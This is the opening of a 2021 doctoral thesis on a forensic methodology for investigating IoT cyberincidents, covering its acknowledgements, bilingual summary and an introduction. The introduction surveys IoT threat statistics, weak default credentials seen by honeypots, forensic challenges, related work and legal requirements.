UNIVERSITY OF CASTILLA-LA MANCHA

Computing Systems Department

Towards the Design of a Forensic Methodology for the Investigation of Cyberincidents on the Internet of Things

A dissertation for the degree of Doctor of Philosophy in Computer Science to be presented with due permission of the Computing Systems Department, for public examination and debate.

Author: D. Juan Manuel Castelo Gómez
Advisor: Dr. D. José Luis Martínez Martínez

Albacete, December 2021

UNIVERSIDAD DE CASTILLA-LA MANCHA

Departamento de Sistemas Informáticos

Towards the Design of a Forensic Methodology for the Investigation of Cyberincidents on the Internet of Things

Tesis Doctoral presentada al Departamento de Sistemas Informáticos de la Universidad de Castilla-La Mancha para la obtención del título de Doctor en Tecnologías Informáticas Avanzadas.

Autor: D. Juan Manuel Castelo Gómez
Director: Dr. D. José Luis Martínez Martínez

Albacete, diciembre de 2021

HDYWTDT? ⚀ ⚁ ⚂ ⚃ ⚄ ⚅

Agradecimientos

A mi familia, porque es muy fácil creer en ti mismo cuando tienes a gente detrás que nunca te va a reprochar nada y solo está para apoyarte. A mis padres, porque han sabido darme la confianza y el espacio para desarrollarme como persona, y siempre han estado ahí para ayudarme cuando lo he necesitado. A mi hermano, que se ha convertido en mi mejor amigo, la persona con la que más tiempo paso y con el que más cómodo y seguro me siento. A mis padrinos, por ser como unos segundos padres para mí y animarme en todo momento. A mis primas, que son como mis hermanas, y son el hombro perfecto en el que apoyarse cuando uno tiene dudas. A mis "cuñados", que son uno de los ejemplos más cercanos de dedicación, perserverancia y constancia, y de las personas más nobles y divertidas que conozco. A mi abuela, que me ha criado, me ha visto crecer, y siempre ha antepuesto el cuidado de sus nietos al suyo propio. Al resto de miembros de mi familia, que también son fuente de inspiración y cariño. Y, por supuesto, a todos aquellos que ya no están entre nosotros, también ellos han aportado su granito de arena en el tiempo que hemos pasado juntos. Todos me habéis servido de inspiración y motivación para ser una mejor persona e ir, pasito a pasito, convirtiéndome en lo que soy hoy. Todo lo que pueda escribir aquí se queda corto. Os quiero muchísimo.

A mis amigos, que, afortunadamente, son tantos que no puedo mencionarlos a todos. Desde aquellos que conocí cuando todavía iba a párvulos, como a aquellos que llevan conmigo pocos meses. Sí que me gustaría destacar a los que han estado día tras día luchando por conseguir el mismo objetivo que yo. A David, que nos conocimos cuando comenzábamos nuestra etapa de bachiller y hemos sido grandes amigos desde entonces. Es, sin ninguna duda, la persona más inteligente que conozco, y gracias a él he conseguido alcanzar una meta que el Juanma de esos años de bachiller, y sobre todo algunos profesores, nunca hubieran imaginado en la vida. A Javi, que se encontró de casualidad con dos chavales el primer año de grado que no hablaban mucho y tuvo la paciencia y las ganas de seguir dándoles conversación hasta el día de hoy. Yo creo que ya somos como el típico pack que pone "venta indivisible". 3x1 all the way. Nada de esto hubiese sido posible sin vosotros. No sé cómo, pero hemos conseguido ser el grupo de trabajo perfecto y, lo más importante, podemos confiar los unos en los otros para ayudarnos en lo que sea. A Rubén, porque los chistes malos no se pueden contar solos, y alguien tiene que darle conversación a Javi. Es un placer sufrir contigo en el templo. A José, que apareció de repente para contrarrestar a Rubén y dotar de gracia al grupo. Y a Carlos, que, a pesar de ser el último en llegar, da la sensación de que ha estado desde el inicio con nosotros. Conseguiréis lo que os propongáis, porque sois muy buenos. Bueno, visto lo visto, consiguiréis lo que os dejen, por desgracia.

A Pepelu, por confiar en mí aunque los números dijeran que conseguir un contrato predoctoral iba a ser casi imposible, y por saber darme la libertad para ir creciendo como investigador y trabajar en lo que más me gusta día tras día. No es fácil encontrar ese punto medio entre director y compañero, y él lo ha conseguido.

A Pedro Cuenca, por tener la paciencia y la gentileza de ayudar a tres chavales que no tenían ni idea de qué decisión tomar respecto a su carrera profesional, y por estar dispuesto a ayudar en cualquier momento.

A todos mis compañeros del Instituto de Investigación en Informática de Albacete, con los que siempre he tenido un trato muy cordial y con los que me he sentido muy cómodo durante estos años.

To everyone at the Friedrich-Alexander-Universität Erlangen-Nürnberg, who welcomed me with open arms and treated me so nicely during the time that I spent there, especially to Felix for being so considerate and becoming a pivotal part in my research. It has been a pleasure working with you all, and I hope that we can continue to do so in the future.

A todos los miembros de la Universidad de Castilla-La Mancha que trabajan diaramente para que se consigan objetivos como el que estoy consiguiendo yo con esta tesis. A todos aquellos profesores que dedican su esfuerzo e interés para transmitir sus conocimientos de la mejor forma posible y que están dispuestos a ayudar a sus alumnos. Me gustaría destacar a José Miguel, Francisco y Teresa, que me han acompañado durante tantas horas de docencia y siempre me han tratado excelentemente.

Y, por último, me gustaría terminar acordándome de todas esas personas que han pasado por mi vida, de una forma u otra. Esto es un resultado de un trabajo de tres años, pero hay 27 de vivencias detrás de cada una de estas palabras.

Este trabajado ha contado con el apoyo de la Universidad de Castilla-La Mancha, mediante el contrato con referencia 2018-PREDUCLM-7476 y los proyectos con referencia 2021-GRIN-31042, 2020-GRIN-28846, 2019-GRIN-27060, del Ministerio de Asuntos Económicos y Transformación Digital, mediante el proyecto con referencia RTI2018-098156-B-C52, del Ministerio de Ecnonomía y Competitividad, mediante el proyecto con referencia TIN2015-66972-C5-2-R, y de la Consejería de Educación, Cultura y Deportes de la Junta de Comunidades de Castilla-La Mancha, mediante el proyecto con referencia SBPLY/17/180501/000353.

Summary

The digital era has meant a drastic change in the way in which mankind acts, bringing technology to environments which did not previously have any technological devices. Until recently, such devices were easily recognizable due to their size; the first computers were the size of an entire room, and something similar occurred with the early smart phones, making it unthinkable that they would eventually fit in the pocket of a pair of jeans. Nowadays, we can carry our mobile phone in the palm of our hand, and its computing power considerably exceeds that of the computer which sent the first human into space.

Even though the use of computers, smart phones and tablets may be considered by the ordinary user as the greatest technological development in recent years, the truth is that we are now facing a scenario which is having, and will have, a greater impact. This scenario is the Internet of Things (IoT), and, as may be suspected from its name, its scope is unimaginable.

What for many people is an unknown term is, in reality, a colossal system that is evolving at a rapid pace. Data do not lie, and nowadays the number of IoT devices which are connected to the Internet exceeds the number of those which are not. Therefore, the immediate question that arises from this fact is the following: what is an IoT device? The answer, however, is not as immediate. When we talk of IoT devices we are referring to sensors, televisions (TVs), actuators, smart watches, and even refrigerators. While the term "things" may be vague, it is, in fact, very representative: anything that is connected to the Internet.

The direct consequence of any element being able to connect to the Internet is that new environments appear which did not exist before. For example, we speak of eHealth when this technology is applied in the field of medicine, of smart homes when applying it to a building, or smart industry when the target is factories or the means of production. Pacemakers connected to the Internet which are constantly sending data regarding the health of their owners, sensors which monitor the presence of a person, for example, in a room and alert the homeowner when movement is detected, or devices controlling the stock in a warehouse are examples of IoT devices. Ultimately, the term IoT may not be familiar to some, but we are surrounded by it.

Unfortunately, not every piece of news is positive when we talk about the IoT. The security of these devices has not been as successful as their market share, a fact which has caused IoT systems to be one of the favourite environments for cybercriminals to perform their attacks on. If we combine weak security measures with the sensitivity of the data that IoT devices handle, the result is a scenario in which it is very easy to obtain valuable information with little effort.

Consequently, the materialization of cyberattacks means the creation of cyberincidents, which must be studied in order to determine what has occurred. This process is known as a forensic investigation. As in any other field, the arrival of a new technology, in this case the IoT, implies the need to develop new solutions, and, at the same time, requires an evaluation of the existing ones in order to determine whether they are capable of managing the new scenario with all the necessary guarantees. At the same time, due to the close relationship between forensic analysis and the justice system, these solutions must comply with the existing legal framework.

And this is the objective of this doctoral thesis, namely to develop a solution which can assist in making IoT forensic investigations more effective and complete. To achieve this, after carefully studying the existing solutions in the field of forensics and evaluating the characteristics and requirements of IoT devices, this doctoral thesis proposes a forensic methodology which details the phases and considerations that an investigator must take into account when performing an investigation in this new environment.

This methodology combines aspects of conventional forensic analysis, which targets the study of non-IoT devices, and which has been approved by the scientific community and is used daily in legal processes, with specifically designed elements which address the examination of IoT devices, presenting a solution which complies with the current legal framework and is easy to adopt by forensic investigators. In fact, when it was evaluated, it was determined that the proposal can be successfully used as a reference for performing forensic investigations in scenarios simulating real life cyberincidents, achieving better results than those of the existing IoT models, frameworks and methodologies designed by the research community.

Resumen

La era digital ha llevado consigo un cambio drástico en la forma de actuar de los seres humanos, abordando con tecnología entornos que anteriormente no contaban con ningún tipo de medio tecnológico. Hasta hace unos años, los dispositivos eran fácilmente reconocibles debido a su magnitud; los primeros ordenadores ocupaban salas enteras, y algo similar ocurría con los teléfonos móviles, los cuales era inimaginable que pudiesen caber en el bolsillo de un pantalón. En cambio, hoy en día podemos transportar un *smart phone* en la palma de nuestra mano, que además supera, y por mucho, la capacidad de procesamiento que tuvo el ordenador que envió al hombre a la luna.

Aún así, pese a que el uso de los ordenadores, teléfonos móviles y tabletas podría considerarse para el usuario medio como la mayor irrupción de tecnología en los últimos años, la verdad es que nos encontramos un escenario que está teniendo, y tendrá, una repercusión mucho más grande. Dicho escenario es el Internet de las Cosas, IoT por sus siglas en inglés, que, como se puede intuir por su abstracto nombre, tiene un alcance inimaginable.

Lo que para muchos será un término desconocido, es, en realidad, un coloso en evolución superlativa. Los datos no mienten, y en la actualidad éstos indican que el número de dispositivos IoT conectados a Internet es mayor que el número de dispositivos que no pertenecen a este entorno. La pregunta que surge tras conocer este dato es inmediata: ¿qué es un dispositivo IoT? La respuesta, desafortunadamente, no lo es tanto. Hablamos de dispositivos IoT cuando hacemos referencia a sensores, televisores, actuadores, relojes inteligentes, incluso hasta frigoríficos. Realmente, el término de "cosas" es, aunque vago, muy representativo; cualquier elemento que esté conectado a Internet.

La consecuencia de que cualquier elemento pueda conectarse a Internet hace que nazcan entornos que hasta ahora no existían. Por ejemplo, hablamos de e-Salud cuando aplicamos la tecnología de la información en el campo de la medicina, del hogar inteligente cuando lo hacemos en una vivienda, o de la Industria 4.0 cuando el objetivo son las fábricas y medios de producción. Marcapasos conectados a Internet que informan en tiempo real del estado de salud de su portador, sensores que monitorizan la presencia en una habitación y alertan al propietario del domicilio cuando hay movimiento, o dispositivos que controlan el *stock* en un almacén son todo ejemplos de dispositivos IoT. En definitiva, quizá el término no nos es familiar, pero estamos rodeados por ellos.

Lamentablemente, no todo son buenas noticias cuando hablamos del IoT. La seguridad de estos dispositivos no ha sido tan certera como su éxito en el mercado, lo que ha causado que los sistemas IoT se hayan convertido en uno de los principales entornos favoritos para los cibercriminales. Si a tener una seguridad frágil le sumamos que los datos que manejan estos dispositivos, como hemos visto con los ejemplos, tienen una sensibilidad muy alta, nos encontramos en un escenario en el que es muy fácil obtener información de mucho valor con muy poco esfuerzo.

La materialización de los ataques por parte de los cibercriminales da lugar a la generación de ciberincidentes, los cuales deben ser estudiados para determinar qué ha ocurrido. Todo este proceso se conoce como investigación forense. Como en cualquier ámbito, la aparición de una nueva tecnología, en este caso el IoT, supone la necesidad de desarrollar nuevas soluciones y replantearse si las existentes son capaces de abordar el nuevo escenario con garantías. A su vez, debido a la estrecha relación del análsis forense con la justicia, éstas deben ajustarse a los marcos legales existentes.

Y este es el objetivo que aborda esta Tesis Doctoral, el de desarrollar una solución que ayude a que las investigaciones forenses en el IoT se puedan desarrollar de forma más eficaz y completa. Para ello, tras estudiar detalladamente las soluciones existentes en el mundo del análisis forense digital, y de evaluar las características y requisitios que tienen los dispositivos IoT, esta Tesis Doctoral propone una metodología forense que detalla las fases y consideraciones que un investigador debe tener en cuenta cuanto realiza una investigación en este entorno.

Dicha metodología combina aspectos del análisis forense convencional, es decir, aquel que aborda el estudio de dispositivos no pertenecientes al IoT, los cuales han sido aprobados por la comunidad científica y se utilizan diariamente en procesos legales, con elementos específicamente diseñados para tratar la investigación de dispositivos IoT, generando una solución que respeta la normativa actual y es fácil de adoptar por los investigadores forenses. De hecho, tras llevar a cabo una evaluación de la misma, se ha podido certificar que la propuesta es válida para ser usada como referencia a la hora de realizar investigaciones forenses en el IoT en escenarios que simulan ciberincidentes que podrían materializarse en la vida real, mejorando los resultados obtenidos por los diferentes modelos, metodologías y *frameworks* desarrollados por la comunidad científica.

Contents

List of Figures

List of Tables

List of Acronyms

5G	Fifth-generation cellular network
ACM	Association for Computing Machinery
BLE	Bluetooth Low Energy
eMCP	embedded Multi Chip Package
eMMC	embedded Multi Media Card
GGS	GII-GRIN-SCIE
GPIO	General Purpose Input/Output
IEC	International Electrotechnical Commission
IEEE	Institute of Electrical and Electronics Engineers
IF	Impact Factor
IoT	Internet of Things
ISO	International Organization for Standardization
ISP	In-System Programming
IT	Information Technology
JCR	Journal Citation Reports
JTAG	Joint Test Action Group
KAPE	Kroll Artifact Parser and Extractor
LoWPAN	Low power Wireless Personal Area Networks
LTE	Long Term Evolution
NTFS	New Technology File System
OS	Operating System
RFID	Radio-frequency Identification

RTOS	Real Time Operating System
SSH	Secure Shell
TAP	Test Access Port
Telnet	Teletype Network
TV	Television
UART	Universal Asynchronous Receiver Transmitter

CHAPTER 1

Introduction

This chapter introduces the main motivation for this doctoral thesis. We present the current situation in the field of forensics in the Internet of Things (IoT), define the problem, and justify the development of this work. An overview of the proposed schemes is also shown, pointing out their contribution to the state of the art. Finally, we analyze the results derived from this research.

1.1 Motivation and Justification

In recent years, the field of Information Technology (IT) has seen itself outgrown by the sky-rocketing success of a new environment, the IoT, with its adoption being so fruitful that users transitioning from conventional devices to IoT ones have become accustomed to using them quite naturally. Reading the news in the analogical era required the reader, if they were lucky, to at least walk to their front door and pick up the newspaper delivered by the newsboy early in the morning, and, if they were not, it would mean them going to the closest newsstand to buy it. With the change to the digital era, going outside was not a requirement anymore, you could instantly read the news just by browsing the web or by downloading a digital copy of the newspaper, the only requirement being having access to an Internet connection. With the appearance of the IoT, there is no need to even move. Using a device such as a smart watch will allow you to see the latest news just by moving a finger. But this is not the most convenient option, because a smart assistant can easily read you a whole article just by asking it to do so.

Therefore, when analyzing the impact that the IoT has in making menial tasks easier for users, it comes as no surprise to see that the number of IoT units connected to the Internet is so high. In fact, recent studies show that this figure surpasses the number of non-IoT ones, currently accounting for 54% of the units connected [11], and this has been the case since 2020. More specifically, the current number of IoT endpoint devices is 12.3 billion, and it is forecast to reach 27 billion units in 2025. Astonishingly, this figure could even have been doubled if the chip shortage crisis due to the pandemic had not arisen [12].




Figure 1.1: Threats detected by protocol in the IoT environment in the period from 2018 to 2021. Data extracted from [1, 2, 3, 4, 5, 6, 7, 8, 9, 10].

However, its success has not come without certain concerns, and the most significant one is related to the security of the devices. Over time, the developers, aware of the importance of this issue, have made progress in strengthening the level of out-of-the-box security of the devices, but there is still plenty of work to do, and, most importantly, there are an immense number of them currently being used whose security measures are weak, and will remain that way until they are no longer in service. This is partly due to the fact that updates are not likely to be released to address this problem, as it is an overwhelming task to bring all existing IoT devices up to date, and, additionally, there are cheap ones which are designed just to function, without having any kind of support whatsoever.

On scrutinizing the reports analyzing the threats detected in the second quarter of 2021, it can be seen that the impact of this issue is still quite high. Of all the attacks carried out, more than 70% of them involved the use of the Teletype Network (Telnet) protocol [13], which is well known to be highly insecure and outdated, surpassing the figure for the first quarter of the year, which did not reach that percentage [9, 10]. Furthermore, as can be seen in Figure 1.1[1], in the last four years Telnet targeted attacks have always surpassed the Secure Shell (SSH) [14] ones, although the tendency seems to be for these figures to slowly converge, which is a good sign.

A similar conclusion can be drawn when studying the malware families to which the top ten Telnet-targeted threats of each year from 2018 to 2021 belonged. As shown in Figure 1.2 three families have accounted for most attacks in the last three years, which shows how

[1] For the second quarter of 2018, other threats targeting other protocols were detected, hence the values of the SSH and Telnet protocols do not reach 100% when added together.




Figure 1.2: Classification of malware families detected in the top 10 threats delivered by Telnet in the IoT environment in the period from 2018 to 2021. Data extracted from [1, 2, 3, 4, 5, 6, 7, 8, 9, 10].

out of date the security measures of IoT devices are, as cybercriminals can use the same weapons for several years. In addition, it also means that old samples can be easily modified and reused for new attacks. In fact, pieces of malware such as Mirai [15] or NyaDrop [16] were first found in 2016, and they are still causing damage five years later and will continue to do so in the coming years. Pieces of research such as [17], in which a clusterization by family of more than 1,500 pieces of malware is presented, show that most of the new ones share many similarities with old samples, thus suggesting that cybercriminals only slightly change the code from previous versions and try to reuse them again as new ones. However, there is some positive news when analyzing the data, since the percentage of new malware samples has increased in the last two years, which may suggest that new devices are not vulnerable to old attacks and cybercriminals may be having to design new threats in order to compromise them. Therefore, small steps are being made in the right direction to improve the protection of IoT devices and systems, but there is still a long way to go.

To show an example of the weak security measures of IoT devices, Table 1.1 presents the weak user and password combinations among all those that were highlighted as the top 20 most commonly used ones in the period from 2018 to 2019 [18]. As can be seen, most of them are quite simple, so no effort whatsoever is needed from a cybercriminal to compromise the devices which are using these credentials, as they do not even need to execute a bruteforce or dictionary attack, they just have to try the most simple combinations. And, if this were not worrying enough, another crucial issue is that, even if the user wanted to, which is highly unlikely since an ordinary user does not explore the most advanced configuration options, many IoT devices do not allow these credentials to be changed.

Under these circumstances, it is not surprising to see that the number of attacks detected by honeypots in 2019 exceeded a hundred million [18], and this figure can be expected to increase in future reports. And the direct consequence is clear, the more attacks performed on the IoT, the higher the number of cyberincidents that will materialize in this environment.

Table 1.1: Position of weak passwords in the top 20 most commonly used ones in the period from 2018 to 2019. Data extracted from [1, 2, 3, 4, 5, 6, 7, 8, 9, 10].

User/Password combination	Q3 2019	Q2 2019	Q1 2019	Q4 2018	Q3 2018
support/support	-	-	1	1	1
admin/admin	2	2	3	3	3
default/default	1	1	-	4	4
default/empty password	6	7	16	13	16
root/root	-	-	17	19	17
root/admin	-	-	10	14	10
root/password	-	-	12	9	12
user/user	-	-	13	17	13
telnet/telnet	-	-	14	8	14
admin/admin1234	-	-	18	-	18
root/12345	-	-	11	14	11
guest/12345	15	-	-	18	-
root/empty password	-	-	19	20	20
root/default	4	5	4	-	-
admin/password	11	6	-	-	-
guest/empty password	20	19	-	-	-
guest/guest	17	18	-	-	-
admin/admin123	-	14	-	-	-

Whenever an incident arises, it is quite usual for the victim to want to know what has happened, how the systems and devices have been affected, and also to determine whether they have been a victim of a cybercrime. The science which is responsible for providing answers to these questions is digital forensics.

However, this field finds itself in a similar predicament to that that cybersecurity does when it comes to addressing the IoT. The surprisingly rapid growth and adoption of this environment has meant that IoT forensics is a step behind in development, and it is having trouble providing ways to carry out investigations in the IoT. Although it has already been mentioned that the techniques being used by cybercriminals to attack do not have a high degree of novelty, there is one main reason why this is happening, and that is that there are numerous differences between conventional devices and systems and IoT ones, and this has fundamental implications when it comes to performing a forensic investigation, the main ones being the following:

- Purpose: this is the most obvious difference, but still a meaningful one. IoT devices have not been designed to improve the performance of other ones, but to bring technology to scenarios that did not make use of it, such as the smart home, smart industry, eHealth or smart vehicles. In fact, most IoT devices execute tasks that for a computer would be effortless in terms of computational power, but that they do not actually perform. For example, a computer could easily detect movement with an adaptor or modify the temperature of a room, but they are not designed to do so, hence using them for these types of tasks would be illogical.

- Heterogeneity: this is one of the defining aspects of the IoT. There are many contexts that coexist in the environment, as it has been shown with previous examples, meaning that there are different areas, each of them having their unique characteristics and requirements, in which IoT devices and systems are used. Consequently, the devices used in a particular context are designed accordingly, and may only be designed to be used in that scenario. This leads to the existence a variety of systems, such as those executing a Real Time Operating System (RTOS), which is designed for devices which perform basic tasks, while others, which carry out more demanding operations, use a variation of the usual operating systems. Some have a soldered memory, others use a non-soldered one, and some have General Purpose Input/Output (GPIO) to allow access to certain types of data. Therefore, the way of collecting and analyzing the data differs between contexts, and also between devices.

- Number of devices: IoT networks are designed to be comprised of several units. In a very common and simple central node scenario, which can be found both in the smart home context and in smart industry, there are three different types of devices, namely the central node, the sensors and the actuators. Only with this tiny example, an investigator would find themselves examining three devices, but this would not be a realistic scenario, as usually there are several actuators and sensors being used in these contexts. In addition, any device can be the origin of a cyberincident and, at the same time, all of them can be affected when one arises. This provides the environment with a sense of togetherness that did not exist in conventional forensics, and vastly extends the range of an investigation.

- Interoperability: IoT devices are designed to be constantly exchanging data, and, in fact, they are compatible with several protocols which allow them to do so, such as Long Term Evolution (LTE) [19], Fifth-generation cellular network (5G), Radio-frequency Identification (RFID) [20], Low power Wireless Personal Area Networks (LoWPAN) [21], Bluetooth Low Energy (BLE) [22] or Zigbee [23]. This means that there are a lot of data being exchanged on-the-fly that may contain relevant information for an investigation. This makes their retrieval more difficult, as their lifetime is quite short, and changes the paradigm of investigations, which used to have a more static nature.

- Technical specifications of the devices: in relation to the previous characteristic, since IoT devices are designed to work together rather than performing complex operations by themselves, their technical specifications are designed accordingly. The amount of memory they have is small, as is their storage capacity, meaning that the lifetime of the data is quite short, and that not many of them are actually stored, they are just exchanged in the form of network packets. In addition, due to their size constraints, their storage is usually soldered to the board, which greatly complicates the acquisition process, as this means that it is only possible to execute complex methods such as the Joint Test Action Group (JTAG)/Universal Asynchronous Receiver Transmitter (UART) [24, 25], In-System Programming (ISP) and chip-off. Therefore, opting for a live acquisition or analysis method becomes, in some cases, the best way to approach the investigation, and this is not normal in conventional forensics.

- Use of the cloud: in order to compensate for the low computational power of IoT devices, it is quite common to find the cloud as part of an IoT network. It may be used to store data, execute demanding tasks that cannot be carried out by the devices, or even the whole architecture can be built in it. This aspect adds another actor to consider in the investigation, with the cloud being well known for being a difficult environment in which to carry out examinations due to the bureaucracy involved in accessing and analyzing the data.
- Physical access: due to their size, IoT devices can be installed anywhere, even in small places. In fact, some of them are embedded into other objects. Consequently, an investigator may not always be able to physically interact with the device, thus making it necessary to discard the option of carrying out a physical acquisition, so again performing a live acquisition and analysis may be the only feasible method.
- Power source: finally, another new aspect of IoT devices is that some of them are not connected to the mains electricity supply but use batteries as a power source. This is especially common for sensors and actuators, but also happens with other devices of higher complexity. If a device completely runs out of battery, the data that it stores may be altered, and a restart may be necessary in order to extract them, thus compromising the integrity of the evidence. A similar issue occurs in the smart phone environment, but can be compensated for by using ordinary phone chargers, or, even easier, by using a hardware acquisition device, something which does not exist in the IoT.

In order to improve the state of IoT forensics, the research community is focusing on developing solutions that can lead to performing more effective and complete investigations in the IoT.

The most immediate one consist in evaluating the forensic requirements of the environment. Focusing on aspects such as the ones mentioned above leads to an understanding of which needs IoT solutions should meet. One of the first proposals addressing this topic is [26], which highlights the relationship between IoT devices and the cloud. The authors in [27] detail some particularities of IoT investigations, such as the sources of evidence, the number of devices, and the quantity and type of data, comparing this with traditional scenarios. A taxonomy of the field and its requirements is presented in [28]. Some recent proposals are [29, 30], the former using the smart home environment as an example to present the state of IoT forensics, and the latter reviewing the proposals from the community and providing some solutions to open challenges, such as developing endpoint data integrity mechanisms to maintain the integrity of the evidence, or providing new regulations for collaboration between countries to address the issue of the location of the evidence.

By following a practical approach, some pieces of research focus on studying IoT devices and systems from a forensic perspective, so that they can provide investigators with guidelines on how to proceed when examining such devices and systems in real life investigations. In addition, they also contribute to extracting knowledge on how IoT devices and systems behave so that procedures can be designed accordingly. In [31, 32], the devices studied are smart TVs, and both describe how to extract their data and the relevance that they have. A device which provides a similar functionality, namely the Amazon Fire TV stick [33], is examined in [34]. Regarding the wearable context, [35, 36] examine several smart watch models. Also, mechanisms on how to acquire data from drones are presented in [37]. In fact, the level of detail can be such that proposals such as [38] can be found in which a specific Z-Wave [39] module is studied. Even whole ecosystems, such as the one created by Amazon Alexa [40], are analyzed from a forensic perspective, as is done in [41].

Finally, there are proposals explicitly designing models, methodologies and frameworks that detail how to proceed when performing a forensic investigation in the IoT. There are several approaches followed in this field to address the process: some using the physical characteristics of the devices, such as [27, 42], which do so depending on the network level to which the IoT unit belongs; in [43, 44, 45], the authors split it into modules; and others, such as [46, 47], make the division into components. Both [43, 48] use the standard International Organization for Standardization (ISO)/International Electrotechnical Commission (IEC) 27043:2015 [49] to develop a framework which complies with it, and a similar approach is followed in [50], in which the requirements met are the ones of the ISO/IEC 29100:2011 [51]. However, most of them follow the conventional approach, and use phases to separate the different processes to be carried out in an investigation, these proposals being [48, 50, 52, 53, 54, 55]. Some of them even target a specific context, such as [56, 57], which model the smart vehicle scenario, [53], which is focused on the smart home, or [45], which addresses the wearable context.

In addition, the forensic sciences have a strong tie with the legal field. As mentioned above, there are circumstances in which the materialization of a cyberincident leads to the committing of a cybercrime. In these scenarios, which are, unfortunately, quite common, the conclusions extracted from the forensic investigation are presented as evidence in the form of a report in a court of law. Consequently, the procedure followed during the examination must comply with the existing legal framework. In particular, it must satisfy the following requisites:

- It must be verifiable, meaning that the truthfulness of the conclusions drawn from the investigation must be able to be subjected to questioning.

- It must be reproducible, meaning that the actions performed during the examination must be able to be replicated by a third person.

- It must be independent, meaning that somebody following a valid methodology must be able to draw the same conclusions.

However, at the time of designing this proposal, the existing legal framework is aimed at covering the characteristics of conventional forensic scenarios, and we have already mentioned that there are fundamental differences between them and the IoT. Therefore, when developing solutions for carrying out investigations in the IoT there are two main approaches which can be followed. The first one being to adapt them to the current laws, which means compromising the effectiveness of examinations, as there will be requirements of the environment that cannot be addressed. On the other hand, the option exists of designing solutions taking into account all the characteristics of the IoT, but then their usefulness will be almost non-existent, as they will not comply with the legal framework and will not be able to be used in a court of law.

Under these circumstances, new solutions are needed in order to perform complete and effective investigations in the IoT. To fulfill the first requisite, they must comply with the existing laws so that they can be used in any scenario, including in a court of law. To satisfy the second, they must take into account the characteristics and requirements of IoT devices and systems, so that the procedures can guarantee the proper identification, gathering, analysis and drawing of conclusions from the data that they handle.

1.2 Objectives

As a result of the paradigm presented in Section 1.1, the goal of this doctoral thesis is to develop a methodology for carrying out forensic investigations in the IoT in an effective and complete manner, combining both the aspects of the conventional forensic methodologies that are used daily in legal processes and the characteristics and requirements that IoT devices have when it comes to their examination. In order to successfully achieve this objective, it is divided into the following partial goals:

- **Goal 1**. Review the proposals from the research community regarding IoT forensics. In order to understand the state of the field and properly approach the development of a solution, it is crucial to carefully study the publications that have come out, learning how other researchers are working on the matter and mastering the details of the issues which they are addressing. Although this first goal has its main significance during the first stages of the doctoral thesis, it is true that it continues throughout the whole project, since it is vital to keep abreast of new developments and topics in the field.

- **Goal 2**. Determine the characteristics and requirements of IoT devices when it comes to performing a forensic investigation. The differences between IoT devices and conventional ones is what motivates the need for new solutions in the forensics field. Therefore, studying these new devices from a forensic perspective allows accomplishing this goal and extracting the necessary knowledge to be able to model forensic investigations in this environment.

- **Goal 3**. Development of a context-centered IoT forensic methodology. After understanding the distinctive features of IoT devices, an initial proposal can be made to create a structured procedure for carrying out investigations, focusing on addressing a specific context in the IoT. This way, the dimensionality of the issue can be reduced to a very delimited scenario, thus being easier to achieve than trying to model the whole IoT at once.
- **Goal 4**. Evaluation of the proposal. In order to determine whether the proposed methodology is suitable to be used in a forensic scenario, it must be submitted to evaluation. From a practical standpoint, this can be done by following it in a forensic investigation in scenarios representing real life cyberincidents.
